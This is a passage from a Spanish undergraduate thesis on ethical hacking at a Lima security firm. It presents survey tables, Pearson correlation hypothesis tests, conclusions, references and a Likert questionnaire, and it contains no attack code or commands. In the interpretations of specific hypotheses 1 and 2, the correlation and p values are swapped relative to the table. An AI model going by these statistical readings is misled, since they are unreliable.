Observamos en la tabla 11 y figura 13 de la base de datos, de la encuesta, Recomendaciones de remediación, se percibe que el 100.0 % respondieron Sí.

VARIABLE INDEPENDIENTE POR DIMENSIONES

DIMENSIÓN 1: INCUMPLIMIENTO DE LAS POLÍTICAS DE SEGURIDAD

Tabla 12: *Variable Independiente, Por dimensión Incumplimiento de las Políticas de seguridad.*

Dimensión 1: Incumplimiento de las Políticas de seguridad

NIVEL DE OPINIÓN	f	h%
No	0	0.0
Desconoce	0	0.0
A veces	5	55.6
Requiere evaluación	4	44.4
Sí	0	0.0
Total	9	100.00

Fuente: *Elaboración propia del autor.*




Figura 14:Variable Independiente – Incumplimiento de las Políticas de seguridad.
Fuente: *Elaboración propia con SPSS.*

Observamos en la tabla 12 y figura 14 de la base de datos, de la encuesta, Incumplimiento de las Políticas de seguridad, se percibe que un 55.6 % respondieron A veces y un 44.4% respondieron Requiere evaluación.

DIMENSIÓN 2: FALLAS EN EL DISEÑO DE LOS PROCESOS DEL NEGOCIO

Tabla 13: *Variable Independiente, por dimensión Fallas en el diseño de los procesos del negocio.*

Dimensión 2: Fallas en el diseño de los procesos del negocio

NIVEL DE OPINIÓN	f	h%
No	0	0.0
Desconoce	4	44.4
A veces	5	55.6
Requiere evaluación	0	0.0
Sí	0	0.0
Total	9	100.00

Fuente: *Elaboración propia del autor.*




Figura 15:Variable Independiente, por dimensión Fallas en el diseño de los procesos del negocio.

Fuente: *Elaboración propia con SPSS.*

Como se observa en la tabla 13 y figura 15 de la base de datos, de la encuesta, Fallas en el diseño de los procesos del negocio, se percibe que un 44.4 % respondieron Desconoce y un 55.6% respondieron A veces.

DIMENSIÓN 3: VULNERABILIDADES EN LOS SISTEMAS Y LOS SERVICIOS

Tabla 14: *Variable Independiente, por dimensión Vulnerabilidades en los sistemas y los servicios.*

Dimensión 3: Vulnerabilidades en los sistemas y los servicios

NIVEL DE OPINIÓN	f	h%
No	0	0.0
Desconoce	0	0.0
A veces	0	0.0
Requiere evaluación	7	77.8
Sí	2	22.2
Total	9	100.00

Fuente: *Elaboración propia del autor.*




Figura 16:Variable Independiente, por dimensión Vulnerabilidades en los sistemas y los servicios.
Fuente: *Elaboración propia con SPSS.*

Como se observa en la tabla 14 y figura 16 de la base de datos, de la encuesta, Vulnerabilidades en los sistemas y los servicios, se percibe que un 77.8 % respondieron Requiere evaluación y un 22.2% respondieron Sí.

CONTRASTACIÓN DE HIPÓTESIS.

HIPÓTESIS GENERAL.

H0: Ethical hacking no influye en la reducción de las vulnerabilidades de la infraestructura tecnológica de MAXIMA SEGURIDAD CORP E.I.R.L. – Lima, 2023.
H1: Ethical hacking si influye en la reducción de las vulnerabilidades de la infraestructura tecnológica de MAXIMA SEGURIDAD CORP E.I.R.L. – Lima, 2023.

NIVEL DE SIGNIFICACIÓN: α: 0.05.

ESTADÍSTICO DE CONTRASTE.

Tabla 15: *Hipótesis Principal.*
Correlaciones

		Vulnerabilidades	Ethical Hacking
Vulnerabilidades (variable independiente)	Correlación de Pearson	1	.714*
	Sig. (bilateral)		.031
	N	9	9
Ethical Hacking (Variable dependiente)	Correlación de Pearson	.714*	1
	Sig. (bilateral)	.031	
	N	9	9

*. La correlación es significativa en el nivel 0,05 (bilateral).

Fuente: *Elaboración propia con SPSS.*

Interpretación.

El valor del estadístico r de Pearson es de 0.714, además esta relación es significativa. Por lo que se puede afirmar con un 95% de confianza, que en el ámbito de estudio hay una “correlación positiva alta” entre la Variable Vulnerabilidades y la Variable Ethical hacking, porque el valor del significativo (bilateral) es de 0.031, que se encuentra por debajo del 0.05 requerido, se rechaza la hipótesis nula y se concluye que Ethical hacking si influye en la reducción de las vulnerabilidades de la infraestructura tecnológica de MAXIMA SEGURIDAD CORP E.I.R.L – Lima, 2023.

HIPÓTESIS ESPECIFICA 1.

H0: Ethical hacking no identifica el incumplimiento de las políticas de seguridad de la infraestructura tecnológica de MAXIMA SEGURIDAD CORP E.I.R.L. – Lima, 2023.

H1: Ethical hacking si identifica el incumplimiento de las políticas de seguridad de la infraestructura tecnológica de MAXIMA SEGURIDAD CORP E.I.R.L. – Lima, 2023.

NIVEL DE SIGNIFICACIÓN: α: 0.05.

ESTADÍSTICO DE CONTRASTE.

Correlaciones
Tabla 16: *Hipótesis específicas.*

		Incumplimiento de las políticas de seguridad	Fallas en el diseño de los procesos del negocio	Vulnerabilidades en los sistemas y los servicios
Ethical Hacking	Correlación de Pearson	.211	.333	.792*
	Sig. (bilateral)	.586	.381	.011
	N	9	9	9

*. La correlación es significativa en el nivel 0,05 (bilateral).
Fuente: *Elaboración propia con SPSS.*

Interpretación.

El valor del estadístico r de Pearson es de 0.586, por lo que se puede afirmar con un 95% de confianza, que en el ámbito de estudio hay una “correlación débil” entre la variable Ethical hacking y la dimensión incumplimiento de las políticas de seguridad, porque se obtuvo un P valor de 0.211 (p valor mayor de 0.05), se acepta la hipótesis nula (H0), no existe relación significativa y se observa que la relación es directa , es decir que a un mayor incumplimiento de las políticas de seguridad en MAXIMA SEGURIDAD CORP E.I.R.L, mayor será la necesidad de implementar Ethical hacking.

HIPÓTESIS ESPECIFICA 2.

H0: Ethical hacking no descubre las fallas en el diseño de los procesos de negocios de MAXIMA SEGURIDAD CORP E.I.R.L. – Lima, 2023.

H1: Ethical hacking si descubre las fallas en el diseño de los procesos de negocios de MAXIMA SEGURIDAD CORP E.I.R.L. – Lima, 2023.

Interpretación.

La tabla 16 muestra que el valor del estadístico r de Pearson es de 0.381, por lo que se puede afirmar con un 95% de confianza, que en el ámbito de estudio hay una “correlación moderada” entre la variable Ethical hacking y la dimensión fallas en el diseño de los procesos de negocios, porque se obtuvo un P valor de 0.333 (p valor mayor de 0.05), se acepta la hipótesis nula (H0), no existe relación significativa y se observa que la relación es directa , es decir que a mayor fallas en el diseño de los procesos de negocios en MAXIMA SEGURIDAD CORP E.I.R.L, mayor será la necesidad de implementar Ethical hacking.

HIPÓTESIS ESPECIFICA 3.

H0: Ethical hacking no determina las vulnerabilidades en los sistemas y los servicios de la infraestructura tecnológica de MAXIMA SEGURIDAD CORP E.I.R.L. – Lima, 2023.

H1: Ethical hacking si determina las vulnerabilidades en los sistemas y los servicios de la infraestructura tecnológica de MAXIMA SEGURIDAD CORP E.I.R.L. – Lima, 2023.

Interpretación.

La tabla 16 muestra que el valor del estadístico r de Pearson es de 0.792, además esta relación es significativa. Por lo que se puede afirmar con un 95% de confianza, que en el ámbito de estudio hay una “correlación positiva alta” entre la Variable Ethical hacking y la dimensión vulnerabilidades en los sistemas y los servicios, porque el valor del significativo (bilateral) es de 0.011, que se encuentra por debajo del 0.05 requerido, se rechaza la hipótesis nula y se concluye que Ethical hacking si determina las vulnerabilidades en los sistemas y los servicios de la infraestructura tecnológica de MAXIMA SEGURIDAD CORP E.I.R.L – Lima, 2023.

V.- DISCUSIÓN.

5.1 Análisis de discusión de resultados.

Del análisis de los resultados, respecto a la hipótesis alternativa general, el resultado del coeficiente de correlación Pearson es de 0.714 la cual indica que existe relación directa entre las variables, encontrándose con nivel de correlación alta, por lo tanto, se rechaza la hipótesis general nula y se acepta la hipótesis general; se cumple que implementar Ethical hacking influye en la reducción de las vulnerabilidades de la infraestructura tecnológica de MAXIMA SEGURIDAD CORP E.I.R.L – Lima, 2023.

Estos resultados guardan relación con lo que sostienen Espinoza (2020) y Damián (2020) quienes señalan que la implementación de ethical hacking influye en la reducción de las vulnerabilidades y de los riesgos. Estos autores expresan que las organizaciones que aplican ethical hacking reducen las vulnerabilidades mejorando la postura de la seguridad. Ello es acorde con lo que en este estudio se halla.

Con respecto al objetivo específico 1, cumple con la correlación débil, y el objetivo específico 2, cumple con la correlación moderada; con respecto al objetivo específico 3, muestra el valor del estadístico r de Pearson de 0.792, cumple con la correlación positiva alta porque el valor del significativo (bilateral) es de 0.011, que se encuentra por debajo del 0.05 requerido, rechazando la hipótesis nula y se concluye que Ethical hacking si determina las vulnerabilidades en los sistemas y los servicios de la infraestructura tecnológica de MAXIMA SEGURIDAD CORP E.I.R.L – Lima, 2023.

VI.- CONCLUSIONES.

6.1 Conclusiones.

PRIMERA: Respecto al objetivo general, observando la tabla 15, las variables vulnerabilidades y ethical hacking poseen una correlación alta y significativa (r = 0,714 y p < 0,031). Por ello, se rechaza H0: No existe relación entre las variables vulnerabilidades y ethical hacking; y se acepta H1: Existe relación significativa entre las variables vulnerabilidades y ethical hacking en la infraestructura tecnológica de MAXIMA SEGURIDAD CORP E.I.R.L. – Lima, 2023. Los resultados demuestran en la tabla 6 que el 77.8 % de los encuestados respondieron que se requiere evaluación de ethical hacking para identificar las vulnerabilidades en la infraestructura tecnológica de MAXIMA SEGURIDAD CORP E.I.R.L. – Lima, 2023

SEGUNDA: Respecto al objetivo específico 1, los resultados demuestran en la tabla 12, que el 55.6 % de los encuestados respondieron que a veces se evalúa periódicamente y un 44.4% respondieron que se requiere evaluación periódica con ethical hacking para descubrir a los responsables que no cumplen con las políticas de seguridad en MAXIMA SEGURIDAD CORP E.I.R.L. – Lima, 2023.

TERCERA: Respecto al objetivo específico 2, se descubrió las fallas en el diseño de los procesos de negocio de MAXIMA SEGURIDAD CORP E.I.R.L. - Lima, 2023. Los resultados demuestran en la tabla 13, que el 44.4 % respondieron que desconocen sobre las fallas en el diseño de negocios y un 55.6% respondieron a veces realizan verificación manual para determinar los errores en los procesos de negocios de MAXIMA SEGURIDAD CORP E.I.R.L.

CUARTA: Respecto al objetivo específico 3, observando la tabla 16, la variable ethical hacking y la dimensión vulnerabilidades en los sistemas y los servicios poseen una correlación alta y significativa (r = 0,792 y p < 0,011). Por ello, se rechaza H0: No existe relación entre la variable ethical hacking y la dimensión vulnerabilidades en los sistemas y los servicios; y se acepta H1: Existe relación significativa entre la variable ethical hacking y la dimensión vulnerabilidades en los sistemas y los servicios en la infraestructura tecnológica de MAXIMA SEGURIDAD

CORP E.I.R.L. – Lima, 2023. Los resultados demuestran en la tabla 14, que el 77.8 % respondieron que se requiere evaluación para identificar las vulnerabilidades implementando ethical hacking y un 22.2% respondieron que sí tienen identificado los hosts y los servicios de la infraestructura tecnológica de MAXIMA SEGURIDAD CORP E.I.R.L.

La implementación de ethical hacking determinó la existencia de 14 vulnerabilidades en 4 sistemas informáticos evaluados, de las cuales 7 vulnerabilidades son de severidad crítica, 2 vulnerabilidades de severidad alta y 5 vulnerabilidades de severidad media; un actor de amenaza podría explotarla afectando las operaciones del negocio e impactarían negativamente sobre la seguridad de la información de MAXIMA SEGURIDAD CORP E.I.R.L. – Lima, 2023.

VII.- RECOMENDACIONES.

7.1 Recomendaciones.

PRIMERA: Respecto a la implementación de ethical hacking para reducir las vulnerabilidades de los activos en la infraestructura tecnológica de MAXIMA SEGURIDAD CORP E.I.R.L. – Lima, 2023. Se sugiere desarrollar el retest para la verificación del cumplimiento de la gestión de vulnerabilidades la cual permitirá sustentar la reducción de las vulnerabilidades y mejorará la postura de la seguridad de la información en la infraestructura tecnológica.

SEGUNDA: Respecto a los problemas derivados del incumplimiento de las políticas de seguridad en MAXIMA SEGURIDAD CORP E.I.R.L. – Lima, 2023. Se sugiere investigar otros métodos y técnicas que permitan mejorar la identificación de los responsables que no cumplen con las políticas, generando riesgos a la seguridad de la información.

TERCERA: Respecto a las fallas en el diseño de los procesos de negocio de MAXIMA SEGURIDAD CORP E.I.R.L. - Lima, 2023. Se sugiere coordinar con Seguridad de la Información en favor de ejecutar ethical hacking en diferentes aplicaciones, lo cual permitirá reducir las vulnerabilidades de procesos de negocio de cualquier organización.

CUARTA: Respecto a las vulnerabilidades de los sistemas y de sus servicios que afectarían la continuidad del negocio de MAXIMA SEGURIDAD CORP E.I.R.L. – Lima, 2023, se sugiere ejecutar ejercicios red team para evaluar los tiempos de detección y de respuesta a incidentes del centro de operaciones de seguridad o del equipo de Ciberseguridad para la mejora continua de la madurez de la seguridad de la información en la infraestructura tecnológica de las organizaciones.

REFERENCIAS BIBLIOGRÁFICAS.

Arias, J., Holgado, J., Tafur T., & Vásquez, M. (2022). *Metodología de la investigación: El método ARIAS para realizar un proyecto de tesis.* Instituto Universitario de Innovación Ciencia y Tecnología INUDI Perú S.A.C.

Briones I. (2020). *Aplicación de hacking ético para la determinación de amenazas, riesgos y vulnerabilidades en la red de la Universidad estatal del sur de Manabí* (proyecto de titulación de pregrado). Universidad Estatal del Sur de Manabí, Manabí, Ecuador.

Damián M. (2020). *Políticas de seguridad basadas en ethical hacking para mejorar los sistemas de intranet en la división de soporte informático del hospital Ramiro Prialé Prialé – Huancayo* (tesis de pregrado). Universidad Nacional del Centro del Perú, Huancayo, Perú.

Durand A. (2019). *Evaluación de técnicas de ethical hacking para el diagnóstico de vulnerabilidades de la seguridad informática en una empresa prestadora de servicios* (tesis de pregrado). Universidad Señor de Sipán, Chiclayo, Perú.

Espinoza C. (2020). *Implementación de Ethical Hacking para Mejorar la Gestión de Riesgos en los Sistemas Informáticos de la Municipalidad Provincial de Moyobamba* (tesis de pregrado). Universidad César Vallejo, Trujillo, Perú.

FIRST (2019). *Common Vulnerability Scoring System v3.1: Specification Document.* CVSS v3.1 Specification Document first.org. Consultado el 18 de marzo de 2023. https://www.first.org/cvss/v3.1/specification-document

García F. (2021). *Análisis e implantación de técnicas y herramientas de ethical hacking para la ciberseguridad* (componente práctico de pregrado). Universidad Estatal Península de Santa Elena, La Libertad, Ecuador.

Gómez J. (2020). *Test de penetración pentesting aplicado en la empresa MEGASEGURIDAD para evaluar vulnerabilidades y fallas en el sistema de información* (proyecto de grado*).* UNAD, Bogotá, Colombia.

Hernández, R., Fernández, C., & Baptista L. (2014). *Metodología de la investigación,* 6ta. edición*.* McGraw-Hill/Interamericana Editores.

ISECOM (2010). *OSSTMM 3 – The Open Source Security Testing Methodology Manual.* OSSTMM 3 Isecom.org. Consultado el 25 de marzo de 2023. https://www.isecom.org/OSSTMM.3.pdf

METASPLOIT (2023). *Metasploit Documentation.* Home | Metasploit Documentation Penetration Testing Software. Consultado el 8 de abril de 2023 https://docs.metasploit.com/

MITRE (2023). *CVE Detail*. CVE security vulnerability database. Consultado el 11 de marzo de 2023. https://www.cvedetails.com/

NIST (2023). *Buscar en base de datos de vulnerabilidades*. NVD - Búsqueda y estadísticas. Consultado el 22 de abril de 2023. https://nvd.nist.gov/vuln/search

OWASP (2021). *Top 10 de las categorías de las vulnerabilidades en aplicaciones web.* Inicio - OWASP TOP 10:2021. Consultado el 28 de abril de 2023. https://owasp.org/Top10/es/

Palacios M. (2021). *Aplicación de Pentesting en el análisis de vulnerabilidades del sistema web de gestión administrativa de la Empresa DEVHUAYRA SAC Huancayo* (trabajo de investigación de grado). Universidad Continental, Huancayo, Perú.

Parra E. (2020). *Identificación y análisis de vulnerabilidades en los portales web de la Universidad Politécnica Salesiana a través de técnicas de pentesting*

(trabajo de titulación de pregrado). Universidad Politécnica Salesiana, Quito, Ecuador.

Piñashca R. (2022). *Evaluación de técnicas de hacking ético para analizar la seguridad informática de la municipalidad distrital de Los Olivos, Lima* (tesis de pregrado) Universidad Señor de Sipán, Chiclayo, Perú.

PTES (2012, 30 de abril) *Directrices técnicas de PTES.* Pautas técnicas de PTES: el estándar de ejecución de pruebas de penetración. Consultado el 4 de mayo de 2023. http://www.pentest-standard.org/index.php/PTES_Technical_Guidelines

Tovar L. (2020). *Hacking ético para mejorar la seguridad en la infraestructura informática del GRUPO ELECTRODATA* (programa especial de titulación de pregrado). Universidad Tecnológica del Perú, Lima, Perú.

ANEXOS

ANEXO 01. MATRIZ DE CONSISTENCIA

MATRIZ DE CONSISTENCIA

ETHICAL HACKING PARA REDUCIR LAS VULNERABILIDADES EN LA INFRAESTRUCTURA TECNOLÓGICA DE MAXIMA SEGURIDAD CORP E.I.R.L. – LIMA, 2023

PROBLEMA GENERAL	OBJETIVO GENERAL	HIPOTESIS PRINCIPAL	VARIABLES	DISEÑO METODOLOGICO
¿Influenciará la aplicación de Ethical hacking en la reducción de las vulnerabilidades en la infraestructura tecnológica de la empresa MAXIMA SEGURIDAD CORP E.I.R.L.?	Implementar ethical hacking para reducir efectivamente las vulnerabilidades en los activos de la infraestructura tecnológica de MAXIMA SEGURIDAD CORP E.I.R.L. – Lima, 2023.	La necesidad de aplicar Ethical hacking sobre la infraestructura tecnológica de MAXIMA SEGURIDAD CORP E.I.R.L. influirá en el descubrimiento de las vulnerabilidades en los sistemas para reducir riesgos de seguridad y proteger la información de la organización (activo de alto valor).	**Variable predictora:** Las vulnerabilidades en la infraestructura tecnológica de MAXIMA SEGURIDAD CORP E.I.R.L. – Lima, 2023 **Variable de criterio:** Ethical hacking reduce vulnerabilidades de la infraestructura tecnológica de MAXIMA SEGURIDAD CORP E.I.R.L. **Variable Independiente:** Las vulnerabilidades **Variable Dependiente** Ethical hacking	**Tipo de estudio** Correlacional - Explicativo y de enfoque cuantitativo. **Diseño:** No experimental, transversal. **Área de estudio:** MAXIMA SEGURIDAD CORP E.I.R.L. - Lima, 2023 **Población:** 9 es la unidad de análisis. **Muestra:** Censal con 9 personas **Técnicas:** Observación y Encuestas **Instrumentos:** Cuestionario tipo Likert
PROBLEMAS ESPECIFICOS	**OBJETIVOS ESPECIFICOS**	**HIPOTESIS ESPECIFICOS**		
1) ¿Aplicar Ethical hacking permitirá la identificación de incumplimiento de las políticas de seguridad?	1) Identificar los problemas derivados del incumplimiento de las políticas de seguridad	1) La aplicación de Ethical Hacking permite identificar a los responsables del incumplimiento del activo que no cumple con las políticas de seguridad de información.		
1) ¿Es posible descubrir fallas en el diseño de los procesos del negocio mediante Ethical hacking?	2) Descubrir las fallas en el diseño de los procesos del negocio	2) Mediante la aplicación de Ethical Hacking nos permite descubrir las fallas en el diseño de los procesos de negocio.		
3) ¿Ethical hacking logrará determinar las vulnerabilidades que existen en un sistema y en sus servicios que afecten a las operaciones del negocio?	2) Determinar las vulnerabilidades de los sistemas y de sus servicios que afecten la continuidad del negocio.	3) La aplicación de Ethical Hacking nos permite determinar las vulnerabilidades que existen en un sistema y en los servicios que afectan a las operaciones de negocios		

Fuente: *Elaboración propia.*

ANEXO 02. MATRIZ DE OPERACIONALIZACIÓN

CUADRO DE OPERACIONALIZACIÓN DE VARIABLE

Ethical hacking para reducir las vulnerabilidades en la infraestructura tecnológica de MAXIMA SEGURIDAD CORP E.I.R.L. – Lima, 2023

VARIABLES	DIMENSIÓN	INDICADORES	ITEMS	ESCALA DE MEDICIÓN
V.I.: LAS VULNERABILIDADES	I.1. INCUMPLIMIENTO DE LAS POLÌTICAS DE SEGURIDAD	1.1.1. Revisión Periódica	1 ¿Considera que se monitorea el cumplimiento de las políticas? 2 ¿Las políticas son validadas de forma operativa?	Cuestionario con escala de Likert Escala: 1=No 2=Desconoce 3=A veces 4=Requiere evaluación 5=Sí
	I.2. FALLAS EN EL DISEÑO DE LOS PROCESOS DE NEGOCIO	1.2.1. Verificación manual	3 ¿Considera que existen errores en el diseño?	
	I.3. VULNERABILIDADES EN LOS SISTEMAS Y LOS SERVICIOS	I.3.1. Reconocimiento de host	4 ¿Se tiene identificado los activos digitales de la infraestructura tecnológica? 5 ¿Existe una herramienta para validar el mapeo de los hosts en cada segmento de red? 6 ¿Se considera monitorear periódicamente los hosts que están conectados a la red?	
		I.3.2. Enumeración de servicios	7 ¿Se tiene identificado las versiones de los servicios activos en cada host? 8 ¿Se considera mantener actualizadas las versiones de los servicios? 9 ¿Un actor de amenaza podrá identificar las vulnerabilidades de los servicios de un host? 10 ¿Se identificaron las vulnerabilidades existentes en cada servicio activo de cada host?	
V.D.: ETHICAL HACKING	II.1. ANALISIS DE VULNERABILIDADES	II.1.1. Identificación de las vulnerabilidades en el sistema o servicios	11 ¿Se pueden identificar las limitaciones existentes en cada host? 12 ¿Existen herramientas que permitan validar las limitaciones de los servicios?	
	II.2. EXPLOTACION Y POST EXPLOTACION	II.2.1. Compromiso Inicial mediante la explotación de la vulnerabilidad	13 ¿Se considera la posibilidad de que un actor de amenaza logre comprometer el servicio del activo? 14 ¿La explotación se puede realizar de forma remota? 15 ¿Se podrá explotar una vulnerabilidad que permita tener el control total del sistema?	
		II.2.2. Post-explotación	16 ¿Se podrá realizar la elevación de privilegios para tener control total del sistema? 17 ¿Se logrará identificar la información sensible para una posterior exfiltración? 18 ¿Se considera que las contraseñas seguras no pueden ser extraídas por el atacante?	
	II.3. RECOMENDACIONES DE REMEDIACION	II.3.1. Medidas para remediar las vulnerabilidades	18 ¿Se puede determinar las acciones que puede realizar el responsable del activo para remediar la limitación?	
		II.3.2. Informe Ejecutivo y Técnico	19 ¿Los resultados pueden ser documentados? 20 ¿Se asigna una contraseña al documento para mantener el control de acceso a la información sensible de forma segura?	

Fuente: *Elaboración propia.*

ANEXO 03. INSTRUMENTO

ENCUESTA.

ETHICAL HACKING PARA REDUCIR LAS VULNERABILIDADES EN LA INFRAESTRUCTURA TECNOLÓGICA DE MAXIMA SEGURIDAD CORP E.I.R.L. – LIMA, 2023.

INSTRUCCIONES.

Estamos realizando una investigación para conocer tus opiniones e intereses sobre **ETHICAL HACKING PARA REDUCIR LAS VULNERABILIDADES EN LA INFRAESTRUCTURA TECNOLÓGICA DE MAXIMA SEGURIDAD CORP E.I.R.L. – LIMA, 2023**.
Responde todas las preguntas con la mayor sinceridad posible. Este es una encuesta anónima, por favor no escribas tu nombre ni tus apellidos. Toda la información que nos brinden tendrá carácter de secreto.
Lea detenidamente cada pregunta y marque con un aspa (X) en los recuadros numéricos del 1 al 5.

1	2	3	4	5
No	Desconoce	A veces	Requiere Evaluación	Sí

N°	ITEMS	RESPUESTAS				
		1	2	3	4	5
01	¿Considera que se monitorea el cumplimiento de las políticas?					
02	¿Las políticas son validadas de forma operativa?					
03	3 ¿Considera que existen errores en el diseño?					
04	¿Se tiene identificado los activos digitales de la infraestructura tecnológica?					
05	¿Existe una herramienta para validar el mapeo de los hosts en cada segmento de red?					
06	¿Se considera monitorear periódicamente los hosts que están conectados a la red?					
07	¿Se tiene identificado las versiones de los servicios activos en cada host?					
08	¿Se considera mantener actualizadas las versiones de los servicios?					
09	¿Un actor de amenaza podrá identificar las vulnerabilidades de los servicios de un host?					
10	¿Se identificaron las vulnerabilidades existentes en cada servicio activo de cada host?					
11	¿Se pueden identificar las limitaciones existentes en cada host?					
12	¿Existen herramientas que permitan validar las limitaciones de los servicios?					
13	¿Se considera la posibilidad de que un actor de amenaza logre comprometer el servicio del activo?					
14	¿La explotación se puede realizar de forma remota?					
15	¿Se podrá explotar una vulnerabilidad que permita tener el control total del sistema?					
16	¿Se podrá realizar la elevación de privilegios para tener control total del sistema?					
17	¿Se logrará identificar la información sensible para una posterior exfiltración?					
18	¿Se puede determinar las acciones que puede realizar el responsable del activo para remediar la limitación?					
19	¿Los resultados pueden ser documentados?					
20	¿Se asigna una contraseña al documento para mantener el control de acceso a la información sensible de forma segura?					

ANEXO 04. VALIDACIÓN DEL INSTRUMENTO

VALIDACIÓN DE INSTRUMENTO

CERTIFICADO DE VALIDEZ DE CONTENIDO DE LOS INSTRUMENTOS

VARIABLE INDEPENDIENTE: VULNERABILIDADES

X	Dimensiones / ítems	Pertinencia[1]		Relevancia[2]		Claridad[3]		Sugerencias
	I. INCUMPLIMIENTO DE LAS POLÍTICAS DE SEGURIDAD	**Si**	**No**	**Si**	**No**	**Si**	**No**	
1	¿Considera que se monitorea el cumplimiento de las políticas?	X		X	X	X		
2	¿Las políticas son validadas de forma operativa?	X		X		X		
